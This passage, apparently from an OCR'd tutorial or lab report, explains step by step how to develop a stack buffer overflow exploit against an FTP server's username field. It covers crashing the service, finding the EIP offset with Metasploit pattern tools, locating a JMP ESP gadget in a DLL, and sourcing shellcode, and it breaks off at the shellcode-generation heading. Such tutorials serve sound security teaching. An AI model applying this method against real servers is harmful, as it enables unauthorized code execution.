

Figure 29:Connect script2

4.7 CHECK THE CRASHING POINT OF THE PROGRAM

- By searching on the exploit-db website we know that the username of the FTP server is vulnerable.

- We will craft a series of ‘ “A” * 1024 ‘ to check whether the program crashes or not if not increasing the value till it crashes simultaneously checking it on the debugger if there is any change in the registers.



Figure 30:craft exploit

- In the place of the username we have sent a series of 'A'.



Figure 31:Checking the debugger

- When we run the program we can see that the program crashes
- The state of the registers have changed ESP EBP EIP registers are now having the value of ‘A’ which in Hex is ‘41’.
- We can say that the crash was successful.

4.8 CALCULATING THE SIZE OF THE BUFFER

- We need to find the size of the buffer.
- We need to check the offset.



Figure 32:Stack Layout

- Here we can see the structure of the stack.

4.9 CREATING PATTERN

We will use a tool pattern_create.rb which is provided by Rapid 7 this will create a pattern which will help us determine what is the offset.



Figure 33:pattern_create.rb

- Copy this pattern and paste it into the username part our exploit code.
- Run the program and the the EIP .
- The value of the EIP will help us find the offset.



Figure 34:pattern to exploit file



Figure 35:EIP

- The EIP here is 32714131

4.10 PATTERN OFFSET

- We will use another great tool which is pattern_offset.rb .
- Feed the EIP value to it we will get the offset.



Figure 36:pattern_offset.rb

- The offset value is 485.

- We now know that 485 no of ‘A’ will crash the FTP server.
- We will now modify our payload.
- We will add ‘A’ *485 + ‘BBBB’ + ‘C’ * (1024-485-4)
- ‘BBBB’ to confirming the EIP takeover and subtracting 4 from total.
- Hex of BBBB will be 42424242.
- And filling rest of the stack with ‘C’.



Figure 37:Modify Exploit

- We can see there is 42424242 in the EIP register.



Figure 38:connect

- In order to execute shellcode and exploit the system we need to understand few things, when we fill the buffer with 'A' it will reach to the EIP and overwrite it ,
- We need it to jump into the portion of the stack that contains our payload using an indirect method.

4.11 EXPLOITING A DLL

- We will search for a **'JMP ESP'** command in the executables section having **no nulls** so the program runs without any error.
- For the 'JMP ESP' we can exploit a dll used by the program.



Figure 39:Exploiting a dll

- Go to view executable modules > select a dll that contain 'JMP ESP' .
- You can take any dll having 'JMP ESP' below screenshot have a different address than in the final exploit so it doesn't matter as long as it is there.



Figure 40:JMP ESP

- Copy that address.

- The address shown here might be different in other systems.
- The machine is 32-bit little endian machine so we have to write the address in reverse order.



Figure 41:little endian address

- Add that address to the exploit python file.
- Now the most important part comes to the picture which is adding the shellcode to the final exploit.
- For the shellcode we can either create our own shellcode or we can get it from http://shell-storm.org this website has a ton of shellcode ready to use.
- There is another way by which we can have shellcode which is from Metasploit , it offers us a way to customise the exploit or the payload that we are using.

4.12 GENERATING SHELLCODE FROM METASPLOIT

